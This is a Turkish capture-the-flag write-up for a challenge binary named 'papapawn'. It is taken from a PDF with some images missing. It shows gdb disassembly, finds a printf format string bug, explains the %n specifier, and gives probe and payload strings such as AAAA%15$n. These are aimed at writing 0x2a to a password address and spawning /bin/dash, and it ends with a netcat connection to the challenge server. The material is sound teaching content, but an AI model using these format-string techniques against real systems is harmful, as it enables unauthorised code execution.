
# İkinci Soru Çözüm

Birinci soruda olduğu gibi yine bize dosya verilmiş ve aynı şekilde bu dosyayı analiz ederek sunucuyu pwn etmeye çalışacağız. Hızlıca göz atalım dosyaya:





Çalıştırıp biraz bakalım:

→ yan sayfa


Resimden çıkarılan sonuç:

- Overflow yok, çünkü bizim girdiğimiz inputu kırpıyor.


-> objdump -S papapawn -M intel




Biraz dikkatlice main'e bakarsak zaten 0x40 yani 64 byte'lık bir yer ile aldığını anlıyoruz.

Demek ki overflow yok o zaman biraz daha debug edelim:

→ yan sayfa





Çok ilginç bişey oldu. Printf var ama ilk arg olarak girdiğimiz A değerlerini alıyor. Halbuki şöyle bişey olmalıydı:


printf(“seciminiz : %s\n”, “AAAA...”);

Konuya hakim arkadaşlar hemen anlamıştır. Burda bir string format var. Bu cebimizde kalsın biz debug etmeye devam edelim.

Yukarıdaki fotoda anlaşıldığı gibi yolumuza devam ettiğimizde checkPassword fonksiyonuna atlıyoruz. Orda ise çok ilginç bişey var:

→ yan sayfa





Burda 0x804b06c adresinden değer alıp EAX'a atıyor. Ondan hemen sonraki işleme geldik EAX'a baktığımızda değer 0 ve onu 0x2a ile karşılaştırıyor. Bu değer char olarak (*) yıldız işaretine denk geliyor. Eğer ki eşik değilse(jne -> jump not equal) +21'e atla o adres zaten fotoda gözüküyor ilk önce nop sonra leave, fakat eğer ki eşit ise paraYatir fonksiyonuna atlıyor. Oraya bir göz atalım:

```
gdb-peda$ disas paraYatir
Dump of assembler code for function paraYatir:
   0x080487a4 <+0>:     push   ebp
   0x080487a5 <+1>:     mov    ebp,esp
   0x080487a7 <+3>:     sub    esp,0x18
   0x080487aa <+6>:     call   0x80484e0 <getegid@plt>
   0x080487af <+11>:    mov    DWORD PTR [ebp-0xc],eax
   0x080487b2 <+14>:    sub    esp,0x4
   0x080487b5 <+17>:    push   DWORD PTR [ebp-0xc]
   0x080487b8 <+20>:    push   DWORD PTR [ebp-0xc]
   0x080487bb <+23>:    push   DWORD PTR [ebp-0xc]
   0x080487be <+26>:    call   0x8048550 <setresgid@plt>
   0x080487c3 <+31>:    add    esp,0x10
   0x080487c6 <+34>:    sub    esp,0xc
   0x080487c9 <+37>:    push   0x8048fea
   0x080487ce <+42>:    call   0x8048500 <system@plt>
   0x080487d3 <+47>:    add    esp,0x10
   0x080487d6 <+50>:    nop
   0x080487d7 <+51>:    leave
   0x080487d8 <+52>:    ret
End of assembler dump.
gdb-peda$ set $eax=0x2a
```

```
   0x80487da <checkPassword+1>: mov    ebp,esp
   0x80487dc <checkPassword+3>: sub    esp,0x8
   0x80487df <checkPassword+6>: mov    eax,ds:0x804b06c
=> 0x80487e4 <checkPassword+11>:        cmp    eax,0x2a
   0x80487e7 <checkPassword+14>:        jne    0x80487ee <checkPassword+21>
   0x80487e9 <checkPassword+16>:        call   0x80487a4 <paraYatir>
   0x80487ee <checkPassword+21>:        nop
   0x80487ef <checkPassword+22>:        leave
[-------------------------------------stack-------------------------------------]
0000| 0xffffd0d0 --> 0xffffd10c ('A' <repeats 53 times>, "\n")
0004| 0xffffd0d4 --> 0x40 ('@')
0008| 0xffffd0d8 --> 0xffffd158 --> 0x0
0012| 0xffffd0dc --> 0x8048969 (<main+376>:     jmp    0x8048993 <main+418>)
0016| 0xffffd0e0 --> 0x0
0020| 0xffffd0e4 --> 0x1
0024| 0xffffd0e8 --> 0xf7ffd940 --> 0x0
0028| 0xffffd0ec --> 0xffffd204 --> 0xffffd392 ("/home/ltr/STMCTF/papapawn")
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value

Breakpoint 1, 0x080487e4 in checkPassword ()
gdb-peda$ set $eax=0x2a
gdb-peda$ c
Continuing.
[New process 2686]
process 2686 is executing new program: /bin/dash
Warning:
Cannot insert breakpoint 1.
Cannot access memory at address 0x80487e4

gdb-peda$
```

Anlaşıldığı üzere biz parola adresine(0x804b06c) yıldız işareti yazdırırsak /bin/dash calıştıracak ve işi bitirmiş olacağız.

Bilmeyen arkadaşlar için string format hakkında birkaç şey söyleyelim. String bastırırken %s ve benzeri escape kullanmak gerekir, aksi halde yazdığınız risk altındadır. Eğer ki saldırgan input yerine %x, %p gibi karakterler girerse memoryden okuyabilir. Örnek:




Gördüğünüz gibi %x basmak yerine memoryden hex değerleri basıyor. String format atağı adreslere byte yazmak ile olur. %n spesifier var ve bu specifier verilen adrese byte yazdırır. Uzun uzun anlatmak yerine kısaca bir foto ve fotonun linkini veriyim:

Nothing printed. The argument must be a pointer to a signed int, where the number of characters written so far is stored.

```c
#include <stdio.h>

int main()
{
  int val;

  printf("blah %n blah\n", &val);

  printf("val = %d\n", val);

  return 0;

}
```

The previous code prints:

```
blah  blah
val = 5
```

https://stackoverflow.com/questions/3401156/what-is-the-use-of-the-n-format-specifier-in-c

Val değeri ikinci printf'de 5 olmuş bunun nedeni %n'den önce 5 byte var(blah kelimesi 4 + bir adet boşluk). Bizim yapmamız gereken şey %n ile o adrese yazdırmak ama önce o adresi başa direkt erişim sağlamalıyız ve bunun için ise %<pattern>$n vererek memorydeki ilk adrese değilde 15. Adrese yazdırabiliriz. Önce pattern bulalım:


```
Parola giriniz:
AAAA.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
AAAA.40.f7f455c0.804882e.0.1.f7fa7940.ff9c06f4.0.c30000.0.1.1.31.0.41414141.2e78252e.252e7825.78252e78.2e78252e
Seciminiz:
1) Para Yatir
2) Hesabimi Goruntule
Q) Cikis
```

```
Parola giriniz:
AAAA.%15$x
AAAA.41414141
Seciminiz:
1) Para Yatir
2) Hesabimi Goruntule
Q) Cikis
```

Noktalar arasını sayarsak girdiğimiz AAAA harflerinin karşılığı olan 0x41414141 değerleri 15. Yerde saklanıyor yani %15$n yaparsak 0x41414141 adresine yazdırmaya çalışacağız. Debug edelim:


```
Seciminiz:
1) Para Yatir
2) Hesabimi Goruntule
Q) Cikis
1
Seciminiz 1

Parola giriniz:
AAAA%15$n

Program received signal SIGSEGV, Segmentation fault.
```

Bir hata aldık hemen bakalım:




ESI değerini EAX'ın içindeki adresin içine yazdırmak istiyor ama bu adres valid değil bu yüzden fault aldık. 0x41414141 adresi yerine parola adresi olsa ve ESI değerini ise yıldız işareti yani 0x2a yaparsak tamamdır. 0x2a decimal olarak 42 eder uzun olarak adres(4byte) + 38 tane a girebiliriz ama kolay yolu %u kullanmak.


Exploitimiz:




NOT: little-endian
NOT: ilk girdi için 1\n

Çalıştıralım:

→ yan sayfada




./papapawn yerine nc -vv x.x.x.x 7777 yazıp çalıştırırsanız shell alırsınız flag zaten o dizindeydi